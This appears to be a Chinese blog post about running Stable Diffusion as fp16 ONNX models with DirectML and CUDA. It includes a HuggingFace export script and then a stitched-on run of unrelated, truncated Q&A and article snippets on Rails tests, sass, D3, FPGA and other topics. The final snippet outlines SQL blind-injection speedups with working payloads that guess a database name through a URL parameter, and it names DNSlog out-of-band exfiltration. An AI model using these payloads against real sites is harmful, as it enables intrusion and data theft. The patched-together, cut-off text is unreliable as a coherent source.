
测试机子配置:
1:AMD RX6600(显存8g)+i5 12600KF 16g内存 (台式机)
2:RTX 3070 laptop(显存8g)+i7 10870H 32g内存 (HP暗夜精灵笔记本)
两台电脑平均性能差不多,当然N卡肯定更好一点
这边我们还是MS大发好,用MS的DirectML推理框架推理,虽然据小道消息反馈DML推理效率远不如Cuda,但是要知道DirectML的兼容性好啊,除了Vulkan之外就只有DML能用了,但是Vulkan没有独立的ML推理模块,目前只有一个ncnn比较亲民,最近看上MNN好像也不错
这边推理主要依赖DirectML provider的onnx


推理已经可以了,目前用fp16精度的onnx推理,效果还行,不过后期得用图片无损放大整一下,比如waif2x等
正在移植(抄)最后的text2ids的代码
官方源码:
from transformers import CLIPTokenizer, CLIPTextModel

vocab_file='./novelai_onnx/tokenizer/vocab.json'
merges_file='./novelai_onnx/tokenizer/merges.txt'

prompts='1girl'

tokenizer = CLIPTokenizer.from_pretrained('./novelai_onnx', subfolder="tokenizer")

maxlen = tokenizer.model_max_length
inp = tokenizer(prompts, padding="max_length", max_length=maxlen, truncation=True, return_tensors="pt")
ids = inp["input_ids"]
print('ids:',ids)
结果:

C#端结果:


对上了,此外是关于padding值的定义了,这里不做深入解释。
基本跑通,下面就是在ONNX里部署了,在sd中,8g显存只能用fp16精度的,超过就必定爆显存,fp32的onnx模型需要12g显存才能跑!

目前模型已经大部分移植成功,tag也可以添加权重支持!就等清理代码到c#或c++了
以下是关键代码:
第一步:转换原版Diffuser模型为fp16存储的onnx模型,因为fp32需要12g显存,普通电脑打不开
# Copyright 2022 The HuggingFace Team. All rights reserved.
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#     http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.

import argparse
import os
import shutil
from pathlib import Path

import torch
from torch.onnx import export

import onnx
from diffusers import OnnxStableDiffusionPipeline, StableDiffusionPipeline
from diffusers.onnx_utils import OnnxRuntimeModel
from packaging import version


is_torch_less_than_1_11 = version.parse(version.parse(torch.__version__).base_version) < version.parse("1.11")


def onnx_export(
    model,
    model_args: tuple,
    output_path: Path,
    ordered_input_names,
    output_names,
    dynamic_axes,
    opset,
    use_external_data_format=False,
):
    output_path.parent.mkdir(parents=True, exist_ok=True)
    # PyTorch deprecated the `enable_onnx_checker` and `use_external_data_format` arguments in v1.11,
    # so we check the torch version for backwards compatibility
    if is_torch_less_than_1_11:
        export(
            model,
            model_args,
            f=output_path.as_posix(),
            input_names=ordered_input_names,
            output_names=output_names,
            dynamic_axes=dynamic_axes,
            do_constant_folding=True,
            use_external_data_format=use_external_data_format,
            enable_onnx_checker=True,
            opset_version=opset,
        )
    else:
        export(
            model,
            model_args,
            f=output_path.as_posix(),
            input_names=ordered_input_names,
            output_names=output_names,
            dynamic_axes=dynamic_axes,
            do_constant_folding=True,
            opset_version=opset,
        )


@torch.no_grad()
def convert_models(model_path: str, output_path: str, opset: int, fp16: bool = False):
    dtype = torch.float16 if fp16 else torch.float32
    if fp16 and torch.cuda.is_available():
        device = "cuda"
    elif fp16 and not torch.cuda.is_available():
        raise ValueError("`float16` model export is only supported on GPUs with CUDA")
    else:
        device = "cpu"
    pipeline = StableDiffusionPipeline.from_pretrained(model_path, torch_dtype=dtype).to(device)
    output_path = Path(output_path)

    # TEXT ENCODER
    num_tokens = pipeline.text_encoder.config.max_position_embeddings
    text_hidden_size = pipeline.text_encoder.config.hidden_size
    text_input = pipeline.tokenizer(
        "A sample prompt",
        padding="max_length",
        max_length=pipeline.tokenizer.model_max_length,
        truncation=True,
        return_tensors="pt",
    )
    onnx_export(
        pipeline.text_encoder,
        # casting to torch.int32 until the CLIP fix is released: https://github.com/huggingface/transformers/pull/18515/files
        model_args=(text_input.input_ids.to(device=device, dtype=torch.int32)),
        output_path=output_path / "text_encoder" / "model.onnx",
        ordered_input_names=["input_ids"],
        output_names=["last_hidden_state", "pooler_output"],
        dynamic_axes={
            "input_ids": {0: "batch", 1: "sequence"},
        },
        opset=opset,
    )
    del pipeline.text_encoder

    # UNET
    unet_in_channels = pipeline.unet.config.in_channels
    unet_sample_size = pipeline.unet.config.sample_size
    unet_path = output_path / "unet" / "model.onnx"
    onnx_export(
        pipeline.unet,
        model_args=(
            torch.randn(2, unet_in_channels, unet_sample_size, unet_sample_size).to(device=device, dtype=dtype),
            torch.randn(2).to(device=device, dtype=dtype),
            torch.randn(2, num_tokens, text_hidden_size).to(device=device, dtype=dtype),
            False,
        ),
        output_path=unet_path,
        ordered_input_names=["sample", "timestep", "encoder_hidden_states", "return_dict"],
        output_names=["out_sample"],  # has to be different from "sample" for correct tracing
        dynamic_axes={
            "sample": {0: "batch", 1: "channels", 2: "height", 3: "width"},
            "timestep": {0: "batch"},
            "encoder_hidden_states": {0: "batch", 1: "sequence"},
        },
        opset=opset,
        use_external_data_format=False,  # UNet is > 2GB, so the weights need to be split
    )
    unet_model_path = str(unet_path.absolute().as_posix())
    unet_dir = os.path.dirname(unet_model_path)
    unet = onnx.load(unet_model_path)
    # clean up existing tensor files
    shutil.rmtree(unet_dir)
    os.mkdir(unet_dir)
    # collate external tensor files into one
    onnx.save_model(
        unet,
        unet_model_path,
        save_as_external_data=False,#
        all_tensors_to_one_file=True,
        # location="weights.pb",
        convert_attribute=False,
    )
    del pipeline.unet

    # VAE ENCODER
    vae_encoder = pipeline.vae
    vae_in_channels = vae_encoder.config.in_channels
    vae_sample_size = vae_encoder.config.sample_size
    # need to get the raw tensor output (sample) from the encoder
    vae_encoder.forward = lambda sample, return_dict: vae_encoder.encode(sample, return_dict)[0].sample()
    onnx_export(
        vae_encoder,
        model_args=(
            torch.randn(1, vae_in_channels, vae_sample_size, vae_sample_size).to(device=device, dtype=dtype),
            False,
        ),
        output_path=output_path / "vae_encoder" / "model.onnx",
        ordered_input_names=["sample", "return_dict"],
        output_names=["latent_sample"],
        dynamic_axes={
            "sample": {0: "batch", 1: "channels", 2: "height", 3: "width"},
        },
        opset=opset,
    )

    # VAE DECODER
    vae_decoder = pipeline.vae
    vae_latent_channels = vae_decoder.config.latent_channels
    vae_out_channels = vae_decoder.config.out_channels
    # forward only through the decoder part
    vae_decoder.forward = vae_encoder.decode
    onnx_export(
        vae_decoder,
        model_args=(
            torch.randn(1, vae_latent_channels, unet_sample_size, unet_sample_size).to(device=device, dtype=dtype),
            False,
        ),
        output_path=output_path / "vae_decoder" / "model.onnx",
        ordered_input_names=["latent_sample", "return_dict"],
        output_names=["sample"],
        dynamic_axes={
            "latent_sample": {0: "batch", 1: "channels", 2: "height", 3: "width"},
        },
        opset=opset,
    )
    del pipeline.vae

    # SAFETY CHECKER
    if pipeline.safety_checker is not None:
        safety_checker = pipeline.safety_checker
        clip_num_channels = safety_checker.config.vision_config.num_channels
        clip_image_size = safety_checker.config.vision_config.image_size
        safety_checker.forward = safety_checker.forward_onnx
        onnx_export(
            pipeline.safety_checker,
            model_args=(
                torch.randn(
                    1,
                    clip_num_channels,
                    clip_image_size,
                    clip_image_size,
                ).to(device=device, dtype=dtype),
                torch.randn(1, vae_sample_size, vae_sample_size, vae_out_channels).to(device=device, dtype=dtype),
            ),
            output_path=output_path / "safety_checker" / "model.onnx",
            ordered_input_names=["clip_input", "images"],
            output_names=["out_images", "has_nsfw_concepts"],
            dynamic_axes={
                "clip_input": {0: "batch", 1: "channels", 2: "height", 3: "width"},
                "images": {0: "batch", 1: "height", 2: "width", 3: "channels"},
            },
            opset=opset,
        )
        del pipeline.safety_checker
        safety_checker = OnnxRuntimeModel.from_pretrained(output_path / "safety_checker")
    else:
        safety_checker = None

    onnx_pipeline = OnnxStableDiffusionPipeline(
        vae_encoder=OnnxRuntimeModel.from_pretrained(output_path / "vae_encoder"),
        vae_decoder=OnnxRuntimeModel.from_pretrained(output_path / "vae_decoder"),
        text_encoder=OnnxRuntimeModel.from_pretrained(output_path / "text_encoder"),
        tokenizer=pipeline.tokenizer,
        unet=OnnxRuntimeModel.from_pretrained(output_path / "unet"),
        scheduler=pipeline.scheduler,
        safety_checker=safety_checker,
        feature_extractor=pipeline.feature_extractor,
    )

    onnx_pipeline.save_pretrained(output_path)
    print("ONNX pipeline saved to", output_path)

    del pipeline
    del onnx_pipeline
    _ = OnnxStableDiffusionPipeline.from_pretrained(output_path, provider="CPUExecutionProvider")
    print("ONNX pipeline is loadable")


if __name__ == "__main__":
    parser = argparse.ArgumentParser()

    parser.add_argument(
        "--model_path",
        default='CompVis/stable-diffusion-v1-4',
        type=str,
        help="Path to the `diffusers` checkpoint to convert (either a local directory or on the Hub).",
    )

    parser.add_argument(
        "--output_path",
        default='./onnx2',
        type=str,
        help="Path to the output model.")

    parser.add_argument(
        "--opset",
        default=14,
        type=int,
        help="The version of the ONNX operator set to use.",
    )
    parser.add_argument("--fp16", action="store_true", default=True, help="Export the models in `float16` mode")

    args = parser.parse_args()

    convert_models(args.model_path, args.output_path, args.opset, args.fp16)
以上代码是基于官方的代码修改的,修改了导出精度以及合并为单个onnx,不额外生成权重文件
我们用sd官方的1.4模型为例,最终保存到onnx2目录下:


可以看到生成的fp16的onnx只有1.6g大小

这边我运行了onnx版的diffuser python程序,可以正常生成二刺猿图片
最终代码预计移植到MNN框架下,因为这个支持OpenCL加速(通用GPU加速)还有动态输入,主要是现在发展不错,SDK框架清晰有dll直接可以用(划重点)
MNN暂时不考虑,转换过去好像很多算子不支持,麻了

目前已经可以在Windows AMD显卡模式跑了,如上图,速度蛮快的,反正比cpu快,无需WSL。但是注意,onnx的DmlExecutionProvider对N卡目前不存在兼容性,切记!但是却对A卡有兼容性,所以如果想用N卡加速的,那么请用onnx的GPU版,对应Provider为CUDAExecutionProvider!待有空测试cuda版onnx,所以说,如果是用py环境的,得装两个环境,如果是用的c#版的,得分别编译dll调用
效果图:512x512

新配的python ort-gpu版本,用CUDAExecutionProvider跑,也可以正常出图,效果图:

速度显然是快很多,笔记本RTX3070,比台式机AMD RX6600开DirectML快一点
下一步测试C#端Windows AMD GPU Onnx
效果:

https://github.com/superowner/StableDiffusion.Sharp/blob/main/README.md
目前代码还不是很完善,这里仅供抛砖引玉
这个制作这个的目的就是为了后面可以拓展使用,比如其他框架一起用,都用git上很火的webui其实是受制于人
。。。
敬请期待
我有33个规范以大约5秒的速度运行,以这种速度运行会导致测试套件变慢。我追踪到请求规范(4秒以上),因为模型规范只用了一小部分时间。我已经检查过,我的请求规范没有任何过于复杂或不必要的东西,所以我不知道该去哪里让它们更快,而不是只在推送代码之前运行它们以确保一切正常.加快请求规范的最佳方法是什么? 最佳答案 我使用Spork来加速我的测试。它保持整个环境加载以赢得时间。看看这个博客:http://ykyuen.wordpress.com/2010/12/14/rails-running-rspec-with-spork-test-s
对于一个项目,我需要解析一些非常大的CSV文件。一些条目的内容存储在MySQL数据库中。我正在尝试使用多线程来加快速度,但到目前为止,这只会减慢速度。我解析了一个CSV文件(最大10GB),其中一些记录(20M+记录CSV中的大约5M)需要插入到MySQL数据库中。为了确定需要插入的记录,我们使用Redis服务器和包含正确ID/引用的集合。由于我们在任何给定时间处理大约30个这样的文件,并且存在一些依赖关系,我们将每个文件存储在一个Resque队列中,并让多个服务器处理这些(优先级)队列。简而言之:classWorkerdefself.perform(file)CsvParser.ea
在编译sass时,我的编译时间往往很长(在当前的中型项目中长达9秒),而我的笔记本电脑速度非常快,而且带有ssd。我通过grunt-contrib-sass使用sassass一个grunt任务,但是直接从命令行运行sass时编译时间差别不大。Libsass另一方面,同一个项目只需要大约100毫秒,但它不支持我需要的几个功能。所以我想知道我有什么可能加快编译过程?拆分文件当然有帮助,但是还有其他副作用更小的方法吗?编辑:此外,我也很乐意解释libsass为什么比ruby-sass快得多。不知何故,我非常怀疑这只是因为ruby比C/C++慢得多。还是我错了?编辑2:当我使用Ubun
我使用Octopress作为我的博客引擎。这是完美的。但是如果帖子很多,比如400+,生成速度就很慢了。那么,有什么方法可以加快Jekyll/Octopress的生成速度吗?谢谢。 最佳答案 显然,如果您只处理一篇文章,则无需等待整个站点生成。您正在寻找的是rakeisolate[partial_post_name]任务。使用rakeisolate,您可以仅“隔离”您正在处理的帖子,并将所有其他帖子移至source/_stash文件夹。partial_post_name参数只是帖子文件名中的一些单词。例如,如果我想将帖子与前面的示例
《漫谈测试成长之探索——测试文档》一文阐述了我们可以从项目维度去整理测试相关的文档来提升自己,本文将从测试排期方面探索成长方向。我们知道,对于做一件事,我们要有计划,要知道目标,要记得看时间。这里的时间对应到软件测试中就是与测试相关的时间节点。如图1-1所示,在以往工作中,作为一线测试执行者,我们一般会关注开发计划提测时间、测试计划开始时间、测试计划完成时间和需求计划发布时间。但是,经验告诉我们,只关注这些时间节点似乎是不够的。在实际工作中,需求实际可测试的时间经常延期,测试时间被压缩的情况时有发生。图1-1传统测试排期时间节点那我们能做些什么去规避或者说减少测试工期被压缩的情况呢?本文的答
paddlenlp作为自然语言处理领域的全家桶,具有很多的不错的开箱即用的nlp能力。今天我们来一起看看基于paddlenlp中taskflow开箱即用的能力有哪些。第一步先升级aistudio中的paddlenlp保持最新版本。pipinstall-UpaddlenlpLookinginindexes:https://pypi.tuna.tsinghua.edu.cn/simpleRequirementalreadysatisfied:paddlenlpin/opt/conda/envs/python35-paddle120-env/lib/python3.7/site-packages(2
我有一个很大的Angular应用程序,主页中包含5个模板,使用............但是,我的应用程序需要很长时间才能启动。删除模板2/3/4修复了它,但当然破坏了应用程序,我的猜测是angularjs需要太多时间来编译5个模板。有没有办法预编译angularjs模板,例如使用nodejs或类似的东西(就像我们可以用handlebar编译模板一样)?如果我理解得很好$compile指令,想法是移动指令$compile(myTemplate)在客户端内部的服务器端 最佳答案 看看grunt-html2js任务。https://git
许多大型CSV文件可以使用例如压缩显着压缩压缩包。有什么方法可以通过减少需要通过互联网传输到浏览器中的javascript的数据量来加速大型CSV文件的D3。例如,如果我有一个30MB的CSV文件foo.csv压缩成一个9MB的foo.csv.gz文件,我可以传达较小的文件并调整D3以在执行其余操作之前解压缩它吗?d3.csv处理。 最佳答案 没有。D3不提供任何处理压缩文件的功能。您可以使用第三方库,例如JSZip,但是您将无法直接使用d3.csv。 关于javascript-有什么方
如何使用FPGA加速机器学习算法如何使用FPGA加速机器学习算法 当前,AI因为其CNN(卷积神经网络)算法出色的表现在图像识别领域占有举足轻重的地位。基本的CNN算法需要大量的计算和数据重用,非常适合使用FPGA来实现。上个月,RalphWittig(XilinxCTOOffice的卓越工程师)在2016年OpenPower峰会上发表了约20分钟时长的演讲并讨论了包括清华大学在内的中国各大学研究CNN的一些成果。在这项研究中出现了一些和CNN算法实现能耗相关的几个有趣的结论:①限定使用片上Memory;②使用更小的乘法器;③进行定点匹配:相对于32位定点或浮点计算,将定点计算结果精度降为16
sql盲注加速方法总结盲注分为布尔盲注和时间盲注,一般为加快测试速度都用工具或者脚本跑。但有时还是很慢,这时就需要采取另外办法。在参考了一些资料后经过实验总结可行方案如下。1.二分法加速、2.与运算加速、3.二进制延时注入加速、4.dnslogOOB外带通信常规的布尔盲注猜解数据库名字的长度?id=-1'orlength(database())=8--+逐一猜解数据库?id=-1'orascii(substr(database(),1,1))=115--+或者?id=-1'orascii(mid(database(),1,1))=115--+或者?id=-1'ormid(database(),
